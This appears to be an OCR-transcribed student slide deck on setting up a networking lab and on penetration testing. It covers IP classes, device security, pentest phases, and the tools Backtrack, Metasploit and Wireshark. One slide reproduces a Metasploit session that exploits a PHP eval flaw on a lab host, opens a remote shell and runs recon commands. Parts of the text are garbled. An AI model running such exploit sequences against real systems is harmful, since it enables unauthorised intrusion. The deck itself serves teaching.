# CREATING NETWORKING LAB & PENETRATION TESTING

-Sandeep Kr. Mehto -Mohit Chandra Belwal C.S.E 4<sup>th</sup> Yr.

#### Contents

- Networking and it's security
- Creating Networking Lab
- Penetration Testing
- Phases of Penetration Testing
- Tools:-
- i. Cisco Packet Tracer
- ii. Backtrack
- iii.Metasploit
- iv.Wireshark

### Network security-

- In 2009, the computer Security institute (CSI) produce a report for the 2009 computer crime and security survey that provided an updated look at the impact of computer crime in the united states.
- company loses due to computer crime have double over the past year, so the cost of poor
- security is increasing

### Need for network security-

 The network infrastructure, services, and data are crucial personal and business as sets.

- The protection of sensitive data.
- Secure an organization's network

#### Close networks-

- Attack from inside the network remain a threat.
   There is no outside connectivity.
- Does not allow a connection to public networks.
- The 60 to 80 % of network misuse comes from inside the enterprise.

#### Open networks-

- Security open network is important.
- Open network are also included –
- 1. Public and
- 2. Private network.
- O to 20 % network is open network.
- Maximum par of open network is wire less networks.
- Packet are send point to point connection.

#### Common threats-

- Physical installations –
- 1. Hardware threats.
- 2. Environmental threats.
- 3. Electrical threats.
- Maintenance threats-
- 1. Poor handling of key electronic components
- 2. Poor cabling.
- 3. Poor labeling and etc

## Used equipments in a lab-

#### Hub-

Hub multiple ports.

Repeater broad cast signals

Simplifies signal.

Switch learn MAC address (flooding)

Equal speed to all port.

Multiple collection



## Bridge-

Bridge less speed to switch.

Router learn best path.



#### Used cables-

state cables- also connected PC to switch and switch to router.

#### Cross cable-

cross cable are also connected PC to PC.
 Switch to switch

#### Serial cable-

also connected router to router.

#### Rollover cable -

also connected to a PC to router. And PC to Switch

#### IP address-

- Class A IP address
- Class B IP address
- Class C IP address
- Class D IP address
- Class E IP address



#### Class A IP address-

- Any add. Start with the value between 1 to 126.
- First octet is network add. Another is host add.
- The first octet of the 32-bit number is a class A add.
- o and 127 is also reserved.

#### Class B IP address-

- IP range 128 to 191
- 2 network and 2 host octets.



#### Class C IP address-


- Range 192 to 223
- 3 network and 1 host octet.
- 3 network and only one host add.

#### Class D IP address-

- Range 224 to 239
- Multicast one to many.


#### Class E IP address-

- Range 240 to 255
- Remaining all are reserved



# Security in network-

- Three types most important security in a networking.
- Router.
- Switch and
- Port security.



### Router Security-

- Enable Password- (user mode/priv. mode).
- Secret Password- (user mode).
- Console Password- (before user mode).
- Telnet Password- (for remote login).

### Switch Security-

- Secure switch access :
- a. Secure physical access of the switch.
- b. Set system password.
- c. Secure remote access.
- d. Use SSH when possible.
- Secure access by telnet.
- Disable HTTP, enable HTTPS.
- Disable unneeded services.

### Port security-

- Port security restricts port access by MAC add-
- Dynamic (limit number of add.).
- Static (static configuration of add.).
- Combination (static + dynamic).
- Sticky.



### What is penetration testing?

- Penetration Testing or Pen Testing:
  - The practice of testing a computer system, network or web application to find vulnerabilities that an attacker could exploit by simulating attacks from both internal and external threats
- Goals
  - Determine the adequacy of security measures
  - Identify security deficiencies
  - Recommend training

### Why penetration test?

- To find poorly configured machines.
- Verify that security mechanisms are working.
- Help organizations to tighten the Security system.

FACT!!!!

99.9% secure = 100%vulnerable!

#### Penetration Testing is NOT Hacking

#### Hacking

- No time limit
- No limitations
- Unknown objectives
- Illegal




#### **Pen Testing**

- Limited time
- Well defined scope
- Clearly defined goals
- Legal



### Performing a penetration test

Phases of a penetration test:



### Profiling

- Research phase
  - Passive Reconnaissance
  - Strategy
    - Obtain publicly available information on target
  - Tactics
    - Query publicly accessible data sources
    - Observe physical defenses
    - Covertly survey company and employees

#### Enumeration

- Discovery Phase
  - Active Reconnaissance
  - Strategy
    - Find detailed information
    - Find possibly vulnerable points of entry
  - Tactics
    - Map the network
    - Analyze and identify each individual host
    - Survey physical security mechanisms
    - Compile list of possible entry points for an attacker

### **Vulnerability Analysis**

- Systematic examination of vulnerabilities
  - Procedure
    - Using all the information gathered in the previous phases, identify vulnerabilities in the system
  - Tactics
    - Prioritize analysis of commonly misconfigured services
    - Use automated tools if applicable/available

#### Exploitation

- Gaining access
- Procedure
  - Verify previously identified vulnerabilities by attempting to exploit them
  - Show what access can be gain and what assets can be affected



### Reporting

- The important part
  - Procedure
    - Compile findings into a complete report
      - Include methods as well
    - Make suggestions to fix vulnerabilities



## Styles of Penetration Testing



- Tested as a trusted insider with complete access
- Perform a through survey of systems with complete access to systems to determine any vulnerabilities or misconfigurations.
- Attempts to provide an exhaustive listing of potential vulnerabilities

Styles of Penetration Testing

- Red Team
  - Test done as an external hacker
  - Attempt to penetrate defenses any way possible
  - Only attempts to find single point of entry



### Pen Testing Tools

- Backtrack
  - Custom Linux Distribution



### Pen Testing Tools

- Metasploit
  - Exploitation framework

```
=[ msf v3.3-dev
    --=[ 350 exploits - 223 payloads
    --=[ 20 encoders - 7 nops
      =[ 128 aux
nsf > use exploit/unix/webapp/php eval
nsf exploit(php eval) > set PAYLOAD php/shell findsock
PAYLOAD => php/shell findsock
nsf exploit(php eval) > set RHOST 172.16.162.131
HOST => 172.16.162.131
nsf exploit(php eval) > exploit
*] Found shell.
  Command shell session 2 opened (172.16.162.130:47844 -> 172.16.162.131:80)
ıname -a
inux pentest-8 2.6.27-11-generic #1 SMP Thu Jan 29 19:28:32 UTC 2009 x86 64 GNU/Linux.
cat /etc/debian version
lenny/sid
nead -n2/etc/apt/sources.list
deb cdrom:[Ubuntu 8.10 Intrepid Ibex - Release amd64 (20081028)]/ intrepid main restricted
id=33(www-data) gid=33(www-data) groups=33(www-data)
08:38:05 up 48 min, 4 users, load average: 0.00, 0.09, 0.17
```

### Pen Testing Tools

Wireshark

Network traffic monitoring tool

(Unti	tled) - Wireshark					X
ile <u>E</u>	dit <u>V</u> iew <u>G</u> o <u>C</u>	apture <u>A</u> nalyze <u>S</u> tatistics	<u>H</u> elp			
N S			🍾 🗢 🤿 😽 🛂   🔳	( Q	◎ [1]   📓 🗹 🥵 🖟   🖼	
ilter:			▼ <u>E</u> xpre	ssion <u>C</u> lear <u>A</u> p	pply	
0	Time	Source	Destination	Protocol	Info	Ī
3	66 11.767290	192.168.0.31	192.168.0.28	SNMP	get-response SNMPv2-SMI::enterprises.11.2.3.9.4.2.1.4.1.5.7.	i
	67 11.768865	192.168.0.28	192.168.0.31	SNMP	get-request SNMPv2-SMI::enterprises.11.2.3.9.4.2.1.4.1.5.8.1	
	69 11.775952	192.168.0.31	192.168.0.28	SNMP	get-response SNMPv2-SMI::enterprises.11.2.3.9.4.2.1.4.1.5.8.	1
	81 12.286091	192.168.0.28	192.168.0.1	DNS	Standard query A www.cnn.com	
	84 12.311862	192.168.0.1	192.168.0.28	DNS	Standard query response A 64.236.91.21 A 64.236.91.23 A 64.2	È
	85 12.312727	192.168.0.28	64.236.91.21	TCP	56606 > http [SYN] Seq=0 win=8192 Len=0 MSS=1460 WS=2	
	86 12.361495	64.236.91.21	192.168.0.28	TCP	http > 56606 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 56606 > http [ACK] Seq=1 Ack=1 Win=17520 Len=0	
	87 12.361583 88 12.361805	192.168.0.28 192.168.0.28	64.236.91.21 64.236.91.21	TCP HTTP	GET / HTTP/1.1	
	89 12.413166	64.236.91.21	192.168.0.28	TCP	http > 56606 [ACK] Seg=1 Ack=845 Win=6960 Len=0	
	90 12.413611	64.236.91.21	192.168.0.28	TCP	[TCP segment of a reassembled PDU]	
	91 12.414386	64.236.91.21	192.168.0.28	TCP	[TCP segment of a reassembled PDU]	
				III.	,	
Use Dom	ernet Protoco r Datagram Pr ain Name Syst Request In: 3 Time: 0.02577	l, src: 192.168.0.1 otocol, Src Port: ( em (response) 81] 1000 seconds]	(192.168.0.1), Dst: 1 domain (53), Dst Port:	92.168.0.28		
Use Dom 	ernet Protoco r Datagram Pr ain Name Syst Request In: 3 Time: 0.02577 ransaction ID lags: 0x8180 uestions: 1 nswer RRS: 6	l, Src: 192.168.0.1 otocol, Src Port: o em (response) 811 1000 seconds] : Oxcf1f (Standard query res	(192.168.0.1), Dst: 1 domain (53), Dst Port:	92.168.0.28	(192.168.0.28)	
Use Dom 	ernet Protoco r Datagram Pr ain Name Syst Request In: 3 Time: 0.02577 ransaction ID lags: 0x8180 uestions: 1 nswer RRS: 6 uthority RRS: dditional RRS	l, Src: 192.168.0.1 otocol, Src Port: o em (response) 811 1000 seconds] : Oxcflf (Standard query res	(192.168.0.1), Dst: 1 domain (53), Dst Port:	92.168.0.28	(192.168.0.28)	
Use Dom 	ernet Protoco r Datagram Pr ain Name Syst Request In: 3 Time: 0.02577 ransaction ID lags: 0x8180 uestions: 1 nswer RRs: 6 ditional RRs ueries	l, Src: 192.168.0.1 otocol, Src Port: ( emm (response) 811 1000 seconds]: 0 0xcf1f (Standard query res	(192.168.0.1), Dst: 1 domain (53), Dst Port:	92.168.0.28	(192.168.0.28)	
Use Dom 	ernet Protoco r Datagram Pr ain Name Syst Request In: 3 Time: 0.02577 ransaction ID lags: 0x8180 uestions: 1 nswer RRS: 6 uthority RRS: dditional RRS ueries www.cnn.com:	l, Src: 192.168.0.1 otocol, Src Port: o emm (response) 811 1000 seconds] : Oxcflf (Standard query res  0 : 0 type A, class IN	(192.168.0.1), Dst: 1 domain (53), Dst Port:	92.168.0.28	(192.168.0.28)	
Use Dom 	ernet Protoco r Datagram Pr ain Name Syst Request In: 3 Time: 0.02577 ransaction ID lags: 0x8180 uestions: 1 nswer RRS: 6 ditional RRS ueries www.cnn.com: Name: www.	l, Src: 192.168.0.1 otocol, Src Port: c emm (response) 811 1000 seconds]: 0 0ctandard query res 0 : 0 type A, class IN cnn.com	(192.168.0.1), Dst: 1 domain (53), Dst Port:	92.168.0.28	(192.168.0.28)	
Use Dom 	ernet Protoco r Datagram Pr ain Name Syst Request In: 3 Time: 0.02577 ransaction ID lags: 0x8180 uestions: 1 nswer RRS: 6 uthority RRS: dditional RRS ueries uww. crn.com: Name: www. Type: A (H	l, Src: 192.168.0.1 otocol, Src Port: o emm (response) 811 1000 seconds]: 0 0xcflf (Standard query res  type A, class IN cnn.com ost address)	(192.168.0.1), Dst: 1 domain (53), Dst Port:	92.168.0.28	(192.168.0.28)	
Use Dom L T T Q A A A	ernet Protoco r Datagram Pr ain Name Syst Request In: 3 Time: 0.02577 ransaction ID lags: 0x8180 uestions: 1 nswer RRS: 6 ditional RRS ueries www.cnn.com: Name: www.	l, Src: 192.168.0.1 otocol, Src Port: o emm (response) 811 1000 seconds]: 0 0xcflf (Standard query res  type A, class IN cnn.com ost address)	(192.168.0.1), Dst: 1 domain (53), Dst Port:	92.168.0.28	(192.168.0.28)	
Use Dom [ T T Q A A A	ernet Protoco r Datagram Pr ain Name Syst Request In: 3 Time: 0.02577 ransaction ID lags: 0x8180 uestions: 1 nswer RRS: 6 uthority RRS: dditional RRS ueries uww. crn.com: Name: www. Type: A (H	l, Src: 192.168.0.1 otocol, Src Port: o emm (response) 811 1000 seconds]: 0 0xcflf (Standard query res  type A, class IN cnn.com ost address)	(192.168.0.1), Dst: 1 domain (53), Dst Port:	92.168.0.28	(192.168.0.28)	
Use Dom  L  T  F  Q  A  A  A  A  A  A	ernet Protocor r ain Name Syst Request In: 3 Time: 0.02577 ransaction ID lags: 0x8180 uestions: 1 nswer RRs: 6 uthority RRs: dditional RRs ueries www.cnn.com: Name: www. Type: A (H Class: IN nswers	l, Src: 192.168.0.1 otocol, Src Port: o emm (response) 811 1000 seconds]: 0xcf1f (Standard query res  0 : 0  type A, class IN cnn.com ost address) (0x0001)  type A, class IN,	l (192.168.0.1), DST: 1 Jomain (53), DST PORT: sponse, No error)	92.168.0.28	(192.168.0.28)	
Use Dom	ernet Protocor r Datagram Pr ain Name Syst Request In: 3 Time: 0.02577 ransaction ID lags: 0x8180 uestions: 1 nswer RRS: 6 uthority RRS: dditional RRS ueries www.cnn.com: Name: www. Type: A (H class: IN nswers www.cnn.com: 00 1c 26 26 0 00 99 00 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00	1, Src: 192.168.0.1 otocol, Src Port: of the model of the	addr 64.236.91.21  addr 64.236.91.21  do 9e 08 00 45 00  co a8 00 01 c0 a8  cf 1f 81 80 00 01  03 63 6e 6e 03 63  01 00 01 00 00 00	.92.168.0.28 62872 (6287:	(192.168.0.28) .E.  n. c	
USE Dom	ernet Protoco r Datagram Pr ain Name Syst Request In: 3 rime: 0.02577 ransaction ID lags: 0x8180 uestions: 1 nswer RRs: 6 ditional RRs duthority RRs: dditional RRs ueries www.cnn.com: Name: www. Type: A (H Class: IN nswers www.cnn.com: 00 1c 26 26 00 99 00 00 00 1c 00 35 00 06 00 00 00 1c 00 35 00 06 00 00 07 00 04 40 00 07 00 04 40 00 07 00 04 40	1, Src: 192.168.0.1 otocol, Src Port: c emm (response) 811 1000 seconds]: 0xcfif (standard query res  0 : 0 type A, class IN cnn.com ost address) (0x0001) type A, class IN, cnn.com 0st address) (0x0001) type A, class IN, cnn.com 0st 37 77 77 10 00 00 10 00 00 00 00 00 00 00 00 00 0	addr 64.236.91.21 d0 9e 08 00 45 00 c0 a8 00 01 c0 a8 c1 f1 f8 18 00 01 c3 66 6e 03 63 c1 00 10 00 00	92.168.0.28 62872 (6287) 6287. 64. 6. 6. 6.	(192,168.0.28)  .E n.c	

## Questions?